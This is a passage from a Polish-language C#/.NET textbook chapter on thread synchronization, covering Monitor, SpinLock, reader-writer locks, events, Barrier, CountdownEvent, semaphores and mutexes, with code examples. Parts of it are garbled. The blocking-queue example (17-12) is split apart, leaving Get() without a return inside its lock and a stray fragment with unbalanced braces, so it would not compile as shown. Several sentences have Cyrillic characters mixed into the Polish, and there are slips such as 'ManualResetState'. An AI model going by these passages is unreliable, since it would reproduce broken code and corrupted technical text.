Klasa `Monitor` daje znacznie większe możliwości niż tylko gwarancję, że różne wątki będą kolejno wykonywały określony blok. Jeśli wątek uzyskał monitor dla konkretnego obiektu, to może wywołać metodę `Monitor.Wait`, przekazując ten obiekt jako jej argument. Wywołanie tej metody ma dwa skutki: powoduje zwolnienie monitora oraz zablokowanie wątku. Taki wątek pozostanie zablokowany aż do momentu, gdy jakiś inny wątek wywoła metodę `Monitor.Pulse` lub `Monitor.PulseAll`, używając przy tym tego samego obiektu; aby wątek mógł wywołać którykolwiek z tych metod, musi dysponować monitorem. (Wywołanie metody `Wait`, `Pulse` lub `PulseAll`, gdy wątek nie dysponuje odpowiednim monitorem, powoduje zgłoszenie wyjątku).

Jeśli wątek wywoła metodę `Pulse`, to zezwoli ona na wykonanie jednego z wątków oczekujących w wywołaniu metody `Wait`. Z kolei wywołanie metody `PulseAll` pozwala na wznowienie działania wszystkich wątków oczekujących na uzyskanie monitora do konkretnego obiektu. W każdym z tych przypadków metoda `Monitor.Wait` musi uzyskać monitor, zanim jej wywołanie będzie mogło się zakończyć, zatem nawet w przypadku wywołania metody `PulseAll` wątki będą uruchamiane jeden po drugim — wywołanie metody `Wait` w drugim wątku nie zakończy się, zanim pierwszy wątek nie zwolni monitora. W rzeczywistości żaden z wątków oczekujących w wywołaniu metody `Wait` nie rozpocznie działania, zanim wątek wywołujący metodę `Pulse` lub `PulseAll` nie zwolni blokady.

**Przykład 17-12** używa metod `Wait` oraz `Pulse`, by stworzyć klasę ukrywającą kolekcję typu `Queue<T>`, która zablokuje wątek próbujący pobrać dane z tej kolekcji w przypadku, gdy będzie ona pusta. (Przedstawiona klasa służy jedynie do celów demonstracyjnych — jeśli chcemy skorzystać z kolejki dysponującej takimi możliwościami, to nie musimy w tym celu definiować własnej klasy. Wystarczy użyć wbudowanego typu `BlockingCollection<T>`).

#### Przykład 17-12. Zastosowanie metod Wait oraz Pulse

```
public class MessageQueue<T>
{
    private readonly object _sync = new object();

    private readonly Queue<T> _queue = new Queue<T>();

    public void Post(T message)
    {
        lock (_sync)
        {
            bool wasEmpty = _queue.Count == 0;
            _queue.Enqueue(message);
            if (wasEmpty)
            {
                Monitor.Pulse(_sync);
            }
        }
    }

    public T Get()
    {
        lock (_sync)
        {
            while (_queue.Count == 0)
            {
                Monitor.Wait(_sync);
            }
        }
    }
}
```

```
        }
        return _queue.Dequeue();
    }
}
```

---

Powyższy przykład wykorzystuje monitor na dwa sposoby. Przede wszystkim używa go w instrukcji `lock`, by zapewnić, że w danej chwili tylko jeden wątek będzie w stanie korzystać z kolekcji `Queue<T>` zawierającej elementy dodane do kolejki. Jednak oprócz tego korzysta on także z możliwości oczekiwania i powiadomień, by zagwarantować, że wątek pobierający elementy z kolejki zostanie w wydajny sposób zablokowany, jeśli kolejka będzie pusta, oraz po to, by wszelkie wątki dodające elementy do kolekcji mogły wznowić działanie takiego oczekującego wątku.

## Limity czasu

Niezależnie od tego, czy czekamy na powiadomienie, czy też próbujemy uzyskać blokadę, możemy określić limit czasu. Oznacza to, że jeśli operacja nie zostanie pomyślnie wykonana w określonym czasie, to chcemy z niej zrezygnować. W przypadku pobierania blokady wymaga to użycia odrębnej metody — `TryEnter` — jeśli jednak czekamy na powiadomienie, to wystarczy użyć przeciążonej wersji metody. (Kompilator nie zapewnia żadnego wsparcia dla takich operacji, dlatego też w tym przypadku nie można skorzystać ze słowa kluczowego `lock`). W obu przypadkach można podać liczbę typu `int` reprezentującą maksymalny czas oczekiwania wyrażony w milisekundach, bądź też wartość typu `TimeSpan`. Obie metody zwracają wartość typu `bool`, sygnalizującą, czy wykonanie operacji się powiodło.

Z tego rozwiązania można by skorzystać, aby uniknąć zakleszczenia procesu, jednak jeśli naszemu kodowi nie uda się uzyskać blokady w założonym zakresie czasu, to staniemy przed problemem podjęcia decyzji, co w związku z tym należy zrobić. Jeśli nasza aplikacja nie jest w stanie pobrać potrzebnej blokady, to nie może tak po prostu wykonać zaplanowanych operacji. Ponieważ zakleszczenie jest zazwyczaj objawem jakiegoś błędu, zatem jedną realistyczną reakcją może być zakończenie działania procesu, gdyż jeśli dojdzie do zakleszczenia, może to oznaczać, że stan procesu już jest nieprawidłowy. Jednak niektórzy programiści podchodzą znacznie mniej rygorystycznie do zagadnień uzyskiwania blokad i mogą uznawać zakleszczenia za coś normalnego. W takim przypadku realnym rozwiązaniem będzie przerwanie aktualnie wykonywanej operacji i próba wykonania jej w jakimś późniejszym czasie bądź też zarejestrowanie błędu, porzucenie problematycznej operacji i przejście do realizacji kolejnych zadań, które proces ma wykonać. Jednak taka strategia może być ryzykowna.

## Klasa SpinLock

Klasa `Monitor` jest bardzo wydajna, jeśli nie występuje zjawisko rywalizacji. Niemniej jednak zaraz gdy tylko wątek podejmie próbę uzyskania monitora posiadanego przez inny wątek, sytuacja bardzo szybko staje się znacznie bardziej kosztowna, ponieważ CLR zaczyna korzystać z systemowego mechanizmu szeregowania zadań. W przypadku długich okresów oczekiwania zablokowanie może być najbardziej wydajnym rozwiązaniem, gdyż oznacza, że zablokowany wątek nie będzie musiał zużywać żadnego czasu procesora. Niemniej jednak jeśli nasz kod uzyskuje monitor na bardzo krótki zakres czasu, to narzuty czasowe związane z ingerencją systemu operacyjnego mogą zniwelować potencjalne korzyści. Dlatego też biblioteka klas .NET Framework udostępnia klasę `SpinLock`, która wykorzystuje bardziej radykalną strategię.

Klasa `SpinLock` używa modelu logicznego podobnego do metod `Enter` i `Exit` klasy `Monitor`. (Nie zapewnia jednak możliwości oczekiwania i powiadamiania).

Niemniej jednak kiedy wywołamy metodę `Enter` klasy `SpinLock`, to jeśli blokada znajduje się w posiadaniu innego procesu, metoda ta wchodzi w pętlę i zaczyna cyklicznie sprawdzać dostępność blokady, czekając, aż będzie w stanie ją uzyskać. Jeśli blokady są pobierane wyłącznie na bardzo krótki czas, to na komputerach z procesorami wielordzeniowymi takie rozwiązanie będzie tańsze<sup>[75]</sup> niż wykorzystanie systemowego mechanizmu szeregującego do zablokowania wątku i późniejszego wznowienia jego działania. Jeśli jednak blokady są pobierane na dłużej niż jedynie bardzo krótki zakres czasu, to korzystanie z klasy `SpinLock` może być znacznie bardziej kosztowne niż stosowanie monitora.

Dokumentacja zaleca, by nie stosować klasy `SpinLock`, jeśli w trakcie posiadania blokady nasz kod będzie wykonywał pewne czynności, w tym wszelkie inne operacje mogące doprowadzić do zablokowania wątku (takie jak oczekивание на zakończenie operacji wejścia-wyjścia) lub wywoływanie innego kodu, który także może próbować uzyskać blokadę. Dokumentacja odradza także wywoływanie metody przy wykorzystaniu mechanizmów mogących doprowadzić do tego, że nie będziemy mieć pewności, który kod zostanie wykonany (na przykład przy wykorzystaniu interfejsu, metody wirtualnej lub delegatu), a nawet mechanizmów, które mogą doprowadzić do alokacji pamięci. Innymi słowy, jeśli robimy cokolwiek, co nie jest bardzo proste, to lepiej użyć klasy `Monitor`. Niemniej jednak dostęp do danej typu `decimal` jest dostatecznie prostą operacją, by nadawał się do zabezpieczenia przy użyciu klasy `SpinLock`. Przykład właśnie takiego rozwiązania przedstawia [Przykład 17-13](#).

Przykład 17-13. Zabezpieczanie dostępu do danej typu `decimal` przy użyciu klasy `SpinLock`

```
public class DecimalTotal
{
    private decimal _total;

    private SpinLock _lock;

    public decimal Total
    {
        get
        {
            bool acquiredLock = false;
            try
            {
                _lock.Enter(ref acquiredLock);
                return _total;
            }
            finally
            {
                if (acquiredLock)
                {
                    _lock.Exit();
                }
            }
        }
    }

    public void Add(decimal value)
    {
        bool acquiredLock = false;
        try
        {
            _lock.Enter(ref acquiredLock);
            _total += value;
        }
        finally
        {
            if (acquiredLock)
            {
                _lock.Exit();
            }
        }
    }
}
```

W tym przypadku ze względu na brak wsparcia ze strony kompilatora trzeba napisać znaczco więcej kodu. Może się też okazać, że efekt nie jest wart poniesionego wysiłku. Klasy `SpinLock` należy używać wyłącznie w przypadkach, gdy oczekujemy, że rywalizacja o zasoby będzie trwała bardzo krótko. Jednak w

takich przypadkach najprawdopodobniej będzie ona występować także stosunkowo rzadko, a cała zaleta klasy `SpinLock` polega na tym, że potrafi sobie bardzo dobrze radzić z taką krótkotrwałą rywalizacją; jeśli jednak rywalizacja nie występuje, to wykorzystanie zwyczajnych monitorów będzie prostsze, a może zapewnić taką samą efektywność działania. Klasy `SpinLock` należy używać wyłącznie w przypadkach, kiedy poprzez profilowanie jesteśmy w stanie wykazać, że pod rzeczywistym obciążeniem zapewni ona lepszą wydajność działania niż klasa `Monitor`.

## Blokady odczytu i zapisu

Klasa `ReaderWriterLockSlim` udostępnia inny model blokowania niż ten, który dają klasy `Monitor` oraz `SpinLock`. W przypadku tej klasy możemy uzyskać blokadę bądź to jako czytelnik, bądź jako pisarz. Blokada pozwala na jednoczesne działanie wielu wątków będących czytelnikami. Kiedy jednak jakiś wątek poprosi o blokadę jako pisarz, to blokada spowoduje zablokowanie wszystkich kolejnych wątków starających się o prawo do odczytu, następnie zaczeka, aż wszystkie wątki, które były w trakcie odczytu, zwolnią swoje blokady, a kiedy to nastąpi, udostępni blokadę wątkowi, który żądał prawa do zapisu. Kiedy pisarz zwolni swoją blokadę, zostaną wznowione wszystkie wątki proszące o możliwość odczytu. W ten sposób wątek pisarza może uzyskać wyłączny dostęp do zasobu, a kiedy żadne operacje zapisu nie są wykonywane, wszyscy czytelnicy mogą działać jednocześnie.

### PODPOWIEDŹ

Dostępna jest także klasa `ReaderWriterLock`. Nie należy jej jednak używać, gdyż powoduje ona obniżenie wydajności działania nawet w sytuacjach, gdy nie występuje rywalizacja o blokadę, a oprócz tego podejmuje nieoptymalne decyzje, kiedy na uzyskanie blokady czekają zarówno wątki czytelników, jak i pisarzy. Nowa klasa `ReaderWriterLockSlim` została wprowadzona w .NET 3.5 i jej stosowanie jest zalecane we wszystkich przypadkach. Stara klasa jest dostępna wyłącznie w celu zapewniania zgodności wstecz.

Może się wydawać, że zastosowanie tej klasy będzie doskonale pasować do wbudowanych klas kolekcji dostępnych w bibliotece .NET. Jak już zaznaczyłem wcześniej, klasy te często pozwalają na odczyt zawartości przez wiele współbieżnie działających wątków, lecz wymagają, by wszelkie modyfikacje były wykonywane przez jeden wątek w danej chwili oraz by w trakcie modyfikacji nie były wykonywane żadne operacje odczytu. Okazuje się jednak, że w sytuacjach, gdy faktycznie będzie wiele wątków odczytujących i zapisujących dane w kolekcji, klasa ta niekoniecznie musi być naszym podstawowym kandydatem.

Niezależnie od lepszej efektywności działania, jaką ta „chytra” blokada wykazuje w porównaniu ze swoją poprzedniczką, to jednak uzyskanie jej i tak trwa dłużej niż uzyskanie zwykłego monitora. Jeśli planujemy korzystanie z blokady wyłącznie

przez bardzo krótki zakres czasu, to użycie monitora może być lepszym rozwiązaniem — teoretycznie lepsza wydajność, którą zapewnia możliwość pracy współbieżnej, może zostać całkowicie zniwelowana przez dodatkowe nakłady związane z koniecznością uzyskiwania samej blokady. Nawet jeśli będziemy dysponowali blokadą przez znacząco długi czas, to blokady odczytu i zapisu dają korzyści wyłącznie w przypadkach, gdy operacje zapisu następują sporadycznie. Jeśli w naszej aplikacji strumień wątków, które chcą modyfikować dane, jest mniej lub bardziej stabilny, to korzystając z klasy `ReaderWriterLockSlim`, raczej nie uzyskamy lepszej wydajności działania.

Jak zawsze gdy podejmowane decyzje są motywowane kwestiami wydajności, tak i w przypadku rozważania możliwości wykorzystania klasy `ReaderWriterLockSlim` zamiast prostszej alternatywy, którą stanowią zwyczajne monitory, aby przekonać się, jaki efekt da jej użycie, należy zmierzyć wydajność uzyskiwaną w obu przypadkach w warunkach realistycznego obciążenia.

## Obiekty zdarzeń

W systemie Windows (Win32) zawsze był dostępny podstawowy mechanizm synchronizacji określany jako **zdarzenia** (ang. *events*). Z punktu widzenia .NET nazwa ta nie jest najlepiej dobrana, ponieważ w świecie tej platformy ta sama nazwa oznacza coś całkowicie innego, o czym można się było przekonać, czytając [Rozdział 9](#). Jednak w tym rozdziale, pisząc o zdarzeniach, będę miał na myśli podstawowy element synchronizacji.

Klasa `ManualResetEvent` stanowi mechanizm, który pozwala jednemu wątkowi czekać na powiadomienie generowane przez inny wątek. Rozwiązanie to działa nieco inaczej niż metody `Wait` oraz `Pulse` klasy `Monitor`. Przede wszystkim aby oczekiwać na zdarzenie lub je generować, nie trzeba być w posiadaniu żadnego monitora ani jakiekolwiek innej blokady. Po drugie, metody `Pulse` oraz `PulseAll` klasy `Monitor` dadzą jakikolwiek efekt wyłącznie wtedy, gdy dla wybranego obiektu przynajmniej jeden wątek oczekuje na sygnał w metodzie `Monitor.Wait` — jeśli nie ma żadnego oczekującego wątku, to efekt będzie taki, jak gdyby wywołanie w ogóle nie zostało wykonane. Natomiast klasa `ManualResetState` pamięta swój stan — kiedy odbierze sygnał, to nie wróci już do wcześniejszego stanu, chyba że jawnie tego zażądamy, wywołując metodę `Reset` (stąd też pochodzi nazwa klasy). Dzięki temu klasa ta nadaje się do użycia w sytuacjach, gdy jakiś wątek A nie może kontynuować działania, póki inny wątek, B, nie wykona jakichś operacji, których czas realizacji nie jest z góry znany. Wątek A będzie zatem musiał zaczekać, jednak może się także zdarzyć, że do tego momentu wątek B już skończy to, co miał zrobić. Kod przedstawiony na [Przykład 17-14](#) używa tej klasy do wykonania dwóch operacji, których czasy realizacji częściowo się ze sobą pokrywają.

## Przykład 17-14. Oczekiwanie na wykonanie operacji przy użyciu klasy ManualResetEvent

```
static void LogFailure(string message, string mailServer)
{
    var email = new SmtpClient(mailServer);

    using (var emailSent = new ManualResetEvent(false))
    {
        bool tooLate = false; // Uniemożliwiamy wywoływanie metody Set po upłynięciu
                             // limitu czasu
        email.SendCompleted += (s, e) => { if (!tooLate) { emailSent.Set(); } };
        email.SendAsync("logger@example.com", "sysadmin@example.com",
                        "Zgłoszenie awarii", "Wystąpił błąd: " + message, null);

        LogPersistently(message);

        if (!emailSent.WaitOne(TimeSpan.FromMinutes(1)))
        {
            LogPersistently("Upłynął limit czasu wysyłania wiadomości: " + message);
        }
        tooLate = true;
    }
}
```

Ta metoda wysyła do administratora wiadomość z raportem o błędzie, używając do tego celu klasy `SmtpClient` zdefiniowanej w przestrzeni nazw `System.Net.Mail`. Wywołuje także wewnętrzną metodę `LogPersistently` (która nie została wyświetlona), by zarejestrować komunikat przy użyciu lokalnych mechanizmów rejestracji. Ponieważ wykonanie każdej z tych operacji może zająć trochę czasu, dlatego też wysłanie komunikatu jest realizowane asynchronicznie — wywołanie metody `SendAsync` kończy się natychmiast, natomiast kiedy wiadomość faktycznie zostanie wysłana, klasa zgłasza zdarzenie .NET. Dzięki temu nasz przykładowy kod może być dalej wykonywany w czasie, gdy wiadomość jest wysyłana.

Po zarejestrowaniu komunikatu metoda czeka na zakończenie wysyłania wiadomości i to właśnie w tym momencie korzystamy z obiektu klasy `ManualResetEvent`. Przekazując w konstruktorze klasy `ManualResetEvent` wartość `false`, sprawiamy, że stan początkowy zdarzenia będzie informował o braku odebranego sygnału. Jednak w procedurze obsługi zdarzenia `SendCompleted` .NET wywołujemy metodę `Set` obiektu `ManualResetEvent`, co sprawi, że jego stan będzie informował o odebranym sygnale. (W kodzie produkcyjnym należało by dodatkowo sprawdzać wartość argumentu zdarzenia .NET, by upewnić się, że nie wystąpił żaden błąd; w tym przypadku taki kod został pominięty, gdyż nie ma żadnego związku z opisywanymi zagadnieniami). W końcu przedstawiona metoda

wywołuje metodę `WaitOne`, która powoduje wstrzymanie działania wątku do momentu, aż stan zdarzenia nie będzie informował o odebraniu sygnału. Klasa `SmtpClient` może wykonać swe zdanie tak szybko, że wiadomość zostanie wysłana jeszcze przez zakończeniem wykonywania metody `LogPersistently`. Nie ma to jednak żadnego znaczenia — w takim przypadku wywołanie metody `WaitOne` natychmiast się zakończy, gdyż po wywołaniu metody `Set` stan obiektu `ManualResetEvent` nie ulegnie zmianie. Dlatego nie ma znaczenia, która operacja zostanie wykonana jako pierwsza — trwałe zarejestrowanie komunikatu czy też wysłanie wiadomości — w obu przypadkach wywołanie metody `WaitOne` zezwoli na kontynuację wykonywania metody dopiero po wysłaniu wiadomości. (Dodatkowe informacje dotyczące nieco dziwnej nazwy tej metody można znaleźć w ramce pt. „[Klasa `WaitHandle`](#)”).

## Klasa WaitHandle

Klasa `ManualResetEvent` stanowi opakowanie .NET dla obiektów zdarzeń stosowanych w Win32. Istnieje jeszcze kilka innych klas synchronizacyjnych, stanowiących podobne opakowania dla podstawowych mechanizmów synchronizacji systemu operacyjnego. (Chodzi o takie klasy jak `AutoResetEvent`, `Mutex` oraz `Semaphore`).

Obiekt klasy `WaitHandle` może się znajdować w jednym z dwóch stanów: świadczącym o odebraniu sygnału oraz o braku sygnału. Konkretnie znaczenie tych dwóch stanów jest inne dla każdego z podstawowych mechanizmów synchronizacji. Obiekt klasy `ManualResetEvent` będzie informował o odebraniu sygnału, kiedy zostanie wywołana jego metoda `Set` (i pozostanie w tym stanie, dopóki jawnie nie zostanie on zmieniony). Obiekt klasy `Mutex` znajduje się w stanie reprezentującym odebranie sygnału, kiedy nie jest w posiadaniu żadnego wątku. Pomimo różnych interpretacji oczekiwania na obiekt `WaitHandle` zawsze spowoduje zablokowanie wątku, jeśli obiekt ten nie będzie się znajdował w stanie świadczącym o odebraniu sygnału, natomiast w przeciwnym razie wątek nie zostanie zablokowany.

W przypadku korzystania z obiektów synchronizacyjnych Win32 możemy bądź to czekać, aż konkretny obiekt znajdzie się w stanie reprezentującym odebranie sygnału, bądź też możemy oczekiwąć na wiele obiektów, bądź to do momentu gdy którykolwiek z nich znajdzie się w stanie reprezentującym odebranie sygnału, bądź też gdy w tym stanie znajdą się wszystkie z nich. Klasa `WaitHandle` definiuje metody `WaitOne`, `WaitAny` oraz `WaitAll`, odpowiadające wszystkim trzem sposobom oczekiwania. W przypadku stosowania klas, dla których pomyślnie zakończone oczekiwanie pociąga za sobą efekt uboczny w postaci uzyskania własności (wyłącznej w przypadku klasy `Mutex` lub częściowej w razie stosowania klasy `Semaphore`), pojawia się pewien problem podczas oczekiwania na wiele obiektów — jeśli dwa wątki starają się uzyskać te same obiekty, lecz robią to w różnej kolejności, i jeśli próby te pokrywają się w czasie, to na pewno dojdzie do zakleszczenia. Tego problemu można uniknąć, korzystając z metody `WaitAll` — w tym przypadku kolejność, w jakiej zostaną podane elementy, nie ma znaczenia, ponieważ są one pobierane w sposób niepodzielny — żadna z operacji oczekiwania nie zakończy się pomyślnie, jeśli wszystkie z nich nie zostaną wykonane pomyślnie w tym samym momencie. (Oczywiście jeśli jeden wątek po raz kolejny wywoła metodę `WaitAll` bez wcześniejszego zwolnienia wszystkich obiektów uzyskanych w ramach poprzedniego wywołania, to i tak może wystąpić zakleszczenie. Metoda `WaitAll` pomaga wyłącznie w tym przypadku, gdy jesteśmy w stanie uzyskać wszystko, czego potrzebujemy, w jednym kroku).

Ze względu na ograniczenia narzucone przez API systemu operacyjnego metoda `WaitAll` nie operuje na wątkach działających w trybie STA technologii COM. Zgodnie z informacjami podanymi w [Rozdział 15.](#): jeśli metoda stanowiąca punkt wejścia do naszego programu została oznaczona atrybutem `[STAThread]`, to będzie ona korzystała z trybu STA, podobnie jak każdy wątek obsługujący elementy interfejsu użytkownika.

Metody `WaitHandle` można także używać w połączeniu z pulą wątków. Klasa `ThreadPool` definiuje metodę `RegisterWaitForSingleObject`, do której można przekazać dowolny obiekt klasy `WaitHandle` i która wywołuje podaną metodę zwrotną, kiedy przekazany obiekt znajdzie się w stanie oznaczającym odebranie sygnału. Jak już się niebawem dowiesz, stosowanie obiektów niektórych klas pochodnych klasy `WaitHandle` (na przykład klasy `Mutex`) w tej metodzie nie jest dobrym pomysłem.

Dostępna jest także klasa `AutoResetEvent`. Gdy tylko pojedynczy wątek zakończy oczekивание на здание этого типа, обект ти автоматично врaca до стану oznaczającego brak odebranego sygnału. A zatem wywołanie metody `Set` takiego zdarzenia oznacza, że możliwe będzie wznowienie działania co najwyżej jednego wątku. Jeśli metoda `Set` zostanie wywołana w czasie, gdy żaden wątek nie znajduje

się w trakcie oczekiwania, to stan obiektu nie zmieni się, a zatem w odróżnieniu od metody `Monitor.Pulse` powiadomienie nie zostanie utracone. Niemniej jednak zdarzenie tego typu nie przechowuje informacji o tym, ile razy została wywołana jego metoda `Set`. Jeśli wywołamy ją dwa razy w czasie, gdy żadne wątki nie będą czekały na zdarzenie, to później zdarzenie pozwoli na wznowienie działania tylko jednego wątku i natychmiast wróci do stanu początkowego.

Oba te typy zdarzeń nie dziedziczą po klasie `WaitHandle` bezpośrednio — ich bezpośrednią klasą bazową jest `EventWaitHandle`. Klasy tej możemy używać w naszym kodzie, a argument wywołania jej konstruktora pozwala określić, czy chcemy wykorzystać ręczny, czy też automatyczny sposób przywracania domyślnego stanu obiektu. Jednak znacznie ciekawszym aspektem klasy `EventWaitHandle` jest to, że jej obiekty mogą działać w różnych procesach, przekraczając ich granice. Obiektom zdarzeń Win32 można bowiem nadawać nazwy, a znając nazwę zdarzenia utworzonego w innym procesie, będziemy mogli je otworzyć, przekazując jego nazwę do konstruktora klasy `EventWaitHandle`. (Jeśli jeszcze nie istnieje żadne zdarzenie o podanej nazwie, to nasz proces będzie pierwszym, który je utworzy).

Dostępna jest także klasa `ManualResetEventSlim`. Jednak w odróżnieniu do klasy `ReaderWriterLock` klasa `ManualResetEventSlim` nie wyparła swojej poprzedniczki — `ManualResetEvent`. Zaletą klasy `ManualResetEventSlim` jest to, że jeśli nasz kod musi czekać jedynie przez bardzo krótki czas, to zapewni ona lepszą wydajność działania, gdyż podobnie jak klasa `SpinLock` przez chwilę będzie działać w pętli. Dzięki temu nie musi ona korzystać ze stosunkowo kosztownych usług systemowego mechanizmu szeregowania zadań. Niemniej jednak w końcu klasa ta daje za wygraną i korzysta z usług systemowych. (Jednak nawet w tym przypadku jest ona nieco bardziej wydajna, gdyż nie musi obsługiwać operacji wykonywanych w różnych procesach). Nie jest dostępna wersja zdarzeń `ManualResetEventSlim` działająca w sposób automatyczny, gdyż automatyczne przywracanie zdarzeń do stanu początkowego nie jest rozwiązaniem zbyt często stosowanym. Co więcej, ze względu na to, że zdarzenia `ManualResetEventSlim` korzystają z cyklicznego odpytywania, nie może przekraczać granic pomiędzy procesami — jeśli zatem potrzebujemy zdarzenia, którego moglibyśmy używać w różnych procesach, będziemy musieli skorzystać z klasy `EventWaitHandle`.

## Klasa `Barrier`

W poprzednim punkcie można się było dowiedzieć, jak używać zdarzeń do koordynacji operacji wykonywanych współbieżnie i wstrzymywać działanie wątku do momentu, gdy coś się wydarzy. Biblioteka klas udostępnia klasy, które są w

stanie obsługiwać podobne rodzaje synchronizacji, posiadając przy tym nieco inne znaczenie. Klasa `Barrier` może obsługiwać wielu uczestników biorących udział w wykonywanych operacjach, a dodatkowo potrafi obsługiwać wiele faz, co oznacza, że w trakcie wykonywanych operacji wątki mogą kilka razy wzajemnie na siebie czekać. Klasa `Barrier` jest symetryczna. W przykładzie z [Przykład 17-14](#) procedura obsługi zdarzenia wywołuje metodę `Set` w czasie, gdy inny wątek oczekuje w wywołaniu metody `WaitOne`. W przypadku klasy `Barrier` wszystkie wątki biorące udział w operacjach mogą wywoływać metodę `SignalAndWait`, co w praktyce stanowi efektywne połączenie ustawienia sygnału oraz oczekiwania w jedną operację.

Kiedy uczestnik operacji wywoła metodę `SignalAndWait`, metoda ta zablokuje jego działanie do momentu, aż wszyscy inni uczestnicy także ją wywołają; a kiedy to nastąpi, wszystkie wątki zostaną odblokowane i będą mogły kontynuować działanie. Klasa `Barrier` wie, ilu uczestników bierze udział w wykonywanych operacjach — informacja ta jest bowiem przekazywana jako argumenty wywołania konstruktora.

Operacje wielofazowe polegają na wielokrotnym powtarzaniu tego samego procesu. Kiedy ostatni uczestnik wywołuje metodę `SignalAndWait`, doprowadzając tym samym do wznowienia działania wszystkich pozostałych, to gdy kolejny wątek ponownie wywoła tę metodę, znowu zostanie zablokowany do momentu, gdy wywołają ją wszystkie pozostałe wątki. Właściwość `CurrentPhaseNumber` zwraca liczbę określającą, ile takich faz zostało już wykonanych.

Ta symetria sprawia, że w przykładzie przedstawionym na [Przykład 17-14](#) klasa `Barrier` stanowi gorsze rozwiązanie niż klasa `ManualResetEvent`, gdyż tak naprawdę tylko jeden wątek musi czekać. Poza tym zmuszanie procedury obsługi zdarzeń `SendComplete` do czekania na zakończenie trwałego zapisu komunikatu nie dawałoby nam żadnych korzyści — tylko jeden z uczestników tych operacji zwraca uwagę na to, kiedy zostaną zakończone. Oczywiście klasa `ManualResetEvent` obsługuje tylko jednego uczestnika, jednak nie jest to od razu powodem, by korzystać z klasy `Barrier`. Jeśli zależy nam na uzyskaniu podobnej symetrii podczas korzystania ze zdarzeń oraz wykonywania operacji w wielu wątkach, możemy skorzystać z jeszcze innego rozwiązania: odliczania.

## Klasa `CountdownEvent`

Klasa `CountdownEvent` jest podobna do zdarzeń, lecz daje możliwość określenia, że sygnał musi zostać odebrany określoną ilość razy, zanim oczekujące wątki będą mogły wznowić działanie. Konstruktor tej klasy pobiera liczbę określającą początkową wartość licznika. Wartość tę można powiększyć w dowolnym momencie, wywołując metodę `AddCount`. Wartość licznika zmniejszamy,

wywołując metodę `Signal`; domyślnie spowoduje ona zmniejszenie liczby o 1, lecz dostępna jest także przeciążona wersja tej metody pozwalająca określić, o ile licznik zostanie zmniejszony.

Wywołanie metody `Wait` powoduje zablokowanie wątku do momentu, aż wartość licznika osiągnie 0. Aby sprawdzić jego bieżącą wartość, można ją odczytać przy użyciu właściwości `CurrentCount`.

## Semafora

Kolejnym systemem bazującym na licznikach i powszechnie stosowanym w systemach współbieżących są *semafora*. System Windows udostępnia mechanizmy do korzystania z semaforów, a .NET Framework udostępnia opakowanie ukrywające te mechanizmy; jest nim klasa `Semaphore`, która podobnie jak klasy stanowiące opakowania dla zdarzeń, dziedziczy po typie `WaitHandle`. Klasa `CountdownEvent` odblokowuje oczekujące wątki wyłącznie wtedy, gdy licznik osiągnie wartość 0, natomiast w przypadku klasy `Semaphore`, kiedy jej licznik osiągnie wartość 0, klasa ta rozpoczęcie blokowanie wątków. Można jej zatem używać, kiedy chcemy mieć pewność, że jedynie określona liczba wątków będzie mogła działać jednocześnie.

Ponieważ `Semaphore` dziedziczy po klasie `WaitHandle`, obiektu tej klasy można użyć do wywołania metody `WaitOne`. Metoda ta doprowadzi do zablokowania wątku wyłącznie w przypadku, gdy wartość licznika wynosi 0. Przed zakończeniem działania metoda ta zmniejsza wartość licznika o jeden. Wartość licznika można zwiększyć, wywołując metodę `Release`. Początkową wartość licznika można przekazać jako argument wywołania konstruktora, przy czym konieczne jest także określenie wartości maksymalnej — jeśli wywołanie metody `Release` spróbuje przypisać licznikowi wartość większą od maksymalnej, zostanie zgłoszony wyjątek.

System Windows pozwala na wykorzystywanie semaforów w różnych procesach, podobnie jak było w przypadku zdarzeń. Dlatego też tworząc semafor, w wywołaniu konstruktora można opcjonalnie przekazać jego nazwę. Spowoduje to otworzenie istniejącego semafora bądź utworzenie nowego, jeśli semafor o podanej nazwie jeszcze nie istnieje.

Istnieje także klasa `SemaphoreSlim`. Podobnie do klasy `ManualResetEventSlim` pozwala ona uzyskać lepszą wydajność działania w sytuacjach, w których wątki zazwyczaj nie muszą być blokowane na dłujo. Klasa `SemaphoreSlim` udostępnia dwa sposoby dekrementacji licznika. Jej metoda `Wait` działa bardzo podobnie do metody `WaitOne` klasy `Semaphore`, jednak udostępnia ona także metodę `WaitAsync` zwracającą obiekt `Task`, który zostaje zakończony, gdy wartość licznika będzie różna od zera (kiedy zadanie zostanie zakończone, wartość licznika jest

dekrementowana). Oznacza to, że wątek nie musi być blokowany, kiedy czeka na uzyskanie semafora. Co więcej, oznacza to także, że do dekrementacji semafora można używać słowa kluczowego `await` opisanego w [Rozdział 18](#).

## Muteksy

System Windows definiuje mechanizm synchronizacji o nazwie **mutex** (ang. *mutex*), a .NET Framework udostępnia dla niego opakowanie w postaci klasy `Mutex`. Nazwa tego mechanizmu pochodzi od angielskich słów *mutually exclusive* (wzajemnie wykluczające się), gdyż w danej chwili tylko jeden wątek może być w posiadaniu mutexu — jeśli wątek A posiada mutex, to wątek B nie może go dostać, i na odwrót. Oczywiście dokładnie te same możliwości daje nam słowo kluczowe `lock` korzystające z klasy `Monitor`, dlatego też mutexów używa się zazwyczaj tylko wtedy, gdy konieczne jest przekazywanie ich w różnych wątkach, na co pozwala API systemu Windows. Podobnie jak w przypadku innych mechanizmów synchronizacji, które można stosować w różnych procesach, podczas tworzenia nowego obiektu klasy `Mutex` można określić jego nazwę. Klasa `Mutex` zazwyczaj jest używania zamiast instrukcji `lock` także w tych przypadkach, gdy zależy nam na możliwości oczekiwania na wiele obiektów w ramach jednej operacji.

### PODPOWIEDŹ

Metoda `ThreadPool.RegisterWaitForSingleObject` nie bazuje na mutexach, gdyż Win32 API wymaga, by posiadanie mutexu było powiązane z konkretnym wątkiem, natomiast sposób działania puli wątków oznacza, że metoda `RegisterWaitForSingleObject` nie jest w stanie powiązać z mutexem wątku obsługującego metodę zwrotną.

Mutex pobiera się, wywołując metodę `WaitOne`, a jeśli dany mutex znajduje się w tym momencie w posiadaniu innego wątku, to metoda `WaitOne` powoduje zablokowanie wątku wywołującego aż do momentu, gdy ten drugi wątek wywoła metodę `ReleaseMutex`. Po pomyślnym zakończeniu wywołania metody `WaitOne` wątek wywołujący znajdzie się w posiadaniu mutexu. Mutex musi zostać zwolniony w tym samym wątku, który został użyty do jego uzyskania.

Nie ma żadnej innej wersji klasy `Mutex`. Istnieje jednak odpowiednik mutexów, gdyż dzięki klasie `Monitor` oraz instrukcji `lock` wszystkie obiekty na platformie .NET mogą zostać wykorzystane jako narzędzie do zapewniania wyłączności.

## Klasa `Interlocked`

